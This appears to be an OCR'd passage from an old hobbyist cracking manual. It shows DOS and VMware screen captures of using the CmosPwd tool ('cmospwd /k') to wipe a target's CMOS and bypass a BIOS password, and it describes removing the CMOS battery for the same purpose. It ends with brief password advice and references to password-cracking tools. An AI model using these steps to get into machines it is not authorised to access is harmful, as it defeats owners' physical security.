
```
Toshiba                      [QWQWRTW][EEDD]
Zenith AMI Supervisor/User   [?] []
A:\>
A:\>
A:\>dir

 Volume in drive A has no label
 Volume Serial Number is 2A87-6CE1
 Directory of A:\

COMMAND  COM         93,040  06-08-00   5:00p
CONFIG   SYS              0  09-05-05  10:10a
NTFSDOS  EXE         53,243  08-27-01  11:03a
PKZIP    EXE         42,166  09-06-05  11:44p
CMOSPWD  EXE         36,568  02-03-05   9:21a
CWSPARAM EXE         13,124  09-09-05  12:57a
CWSDPR0  EXE         19,335  09-09-05  12:57a
CWSDPMI  EXE         20,125  09-09-05  12:57a
         8 file(s)        277,601 bytes
         0 dir(s)       1,061,376 bytes free

A:\>cwsdpmi -s
CWSDPMI V0.90+ (r5) Copyright (C) 2000 CW Sandmann  ABSOLUTELY NO WARRANTY

A:\>_
```

Figure 4.1.2 Disable The Swap Of cwsdpmi.swp


Windows XP Professional - [Ctrl-Alt-F1] - VMware Workstation
File Power Settings Devices View Help
Power Off
Power On
Suspend
Reset
Full Screen
VMware Tools is not running. Click on this text to install.
For Help, click Help Topics on the Help Menu.


```
CONFIG   SYS              0  09-05-05  10:10a
NTFSDOS  EXE         53,243  08-27-01  11:03a
PKZIP    EXE         42,166  09-06-05  11:44p
CMOSPWD  EXE         36,568  02-03-05   9:21a
CWSPARAM EXE         13,124  09-09-05  12:57a
CWSDPR0  EXE         19,335  09-09-05  12:57a
CWSDPMI  EXE         20,125  09-09-05  12:57a
         8 file(s)        277,601 bytes
         0 dir(s)       1,061,376 bytes free

A:\>cwsdpmi -s
CWSDPMI V0.90+ (r5) Copyright (C) 2000 CW Sandmann  ABSOLUTELY NO WARRANTY

A:\>cmospwd /k

CmosPwd - BIOS Cracker 4.5, February 2005, Copyright 1996-2005
GRENIER Christophe, grenier@cgsecurity.org
http://www.cgsecurity.org/
Warning: if the password is stored in an eeprom (laptop/notebook), the password
won't be erased

1 - Kill cmos
2 - Kill cmos (try to keep date and time)
0 - Abort
Choice : 1_
```

Figure 4.1.3 Kill The BIOS Password


Windows XP Professional - [Ctrl-Alt-F1] - VMware Workstation
File Power Settings Devices View Help
Power Off
Power On
Suspend
Reset
Full Screen
vmware™
VMware Tools is not running. Click on this text to install.
For Help, click Help Topics on the Help Menu.

```
PhoenixBIOS 4.0 Release 6.0
Copyright 1985-2000 Phoenix Technologies Ltd.
All Rights Reserved
Copyright 2000-2001 VMware, Inc.
VMware BIOS build 212

CPU = AMD Athlon  1400 MHz
640K System RAM Passed
223M Extended RAM Passed
Mouse initialized
Fixed Disk 0: VMware Virtual IDE Hard Drive
ATAPI CD-ROM: VMware Virtual IDE CDROM Drive
ERROR
0271: Check date and time settings
WARNING
0251: System CMOS checksum bad - Default configuration used




Press <F2> to enter SETUP
```

Figure 4.1.4 Reboot The Target Machine


Windows XP Professional - [Ctrl-Alt-F1] - VMware Workstation
File Power Settings Devices View Help
Power Off
Power On
Suspend
Reset
Full Screen
PhoenixBIOS Setup Utility
Main Advanced Security Power Boot Exit
VMware Tools is not running. Click on this text to install.
For Help, click Help Topics on the Help Menu.

```
  System Time:                 [00:00:37]        Item Specific Help
  System Date:                 [01/01/1998]
                                                 <Tab>, <Shift-Tab>, or
  Legacy Diskette A:           [1.44/1.25 MB  3½"]  <Enter> selects field.
  Legacy Diskette B:           [Disabled]

► Primary Master               [4295MB]
► Primary Slave                [None]
► Secondary Master             [CD-ROM]
► Secondary Slave              [None]


  System Memory:               640 KB
  Extended Memory:             229375 KB
  Boot-time Diagnostic Screen: [Enabled]

F1   Help  ↑↓  Select Item  -/+    Change Values      F9   Setup Defaults
Esc  Exit  ←   Select Menu  Enter  Select ► Sub-Menu  F10  Save and Exit
```

Figure 4.1.5 BIOS Password Bypass

4.2 Cracking BIOS II

This section is explain that how script kiddie to bypass the target machine if target machine has BIOS password protection and default disable booting from any other devices (CD-ROM and Floppy).

Requirement: Null

Procedure :

1. The script kiddie can flash a password protected BIOS with pull out the CMOS battery.

2. The CMOS settings on most systems are buffered by a small battery that is attached to the motherboard. If the script kiddie unplug the PC and remove the battery for 10-15 minutes, the CMOS may reset itself and the password should be blank.

Notes:

- Please be sure familiar with manually reconfiguring the BIOS setting

- Removing the battery to reset the BIOS blank password will not work for all PC. IBM Thinkpad laptops lock the hard drive as well as the BIOS when the password is set. So, if the users forget the BIOS password and try to flash the BIOS setting may not be able to access the drive and it will remain locked.

5.0 Suggestion

Making more secure password is the great way to get rid of these cracking methods. Using capital letters combined with non-capital letters is a big improvement. Also using #$% in a password help. Besides that, rotating a password every month or so is also good for security.

6.0 Credit

- Many thanks go to F-13 Labs members, Ok, ok, haldis, please don't laugh on me because of my "manual". I knew its old cracking method.
- Jimmy_low, any comments just send to my mailbox. You are the man in cracking password…….. ☺. How is core impact exploit machine…?
- Credit to Yanny, your tutorial is the best. I use pkzip.exe, this software can save more space in the diskette.

Note: If want to get the tools and try by your own, please contact me. Thanks….

7.0 References and Further Research:

1. http://support.microsoft.com/kb/310105
2. http://www.insidepro.com/eng/saminside.shtml
3. http://new.remote-exploit.org/index.php/Auditor_mirrors
4. http://download.fedora.redhat.com/pub/fedora/linux/core/4/i386/iso/
5. http://www.openwall.com/john/
6. http://www.sysinternals.com/Utilities/NtfsDos.html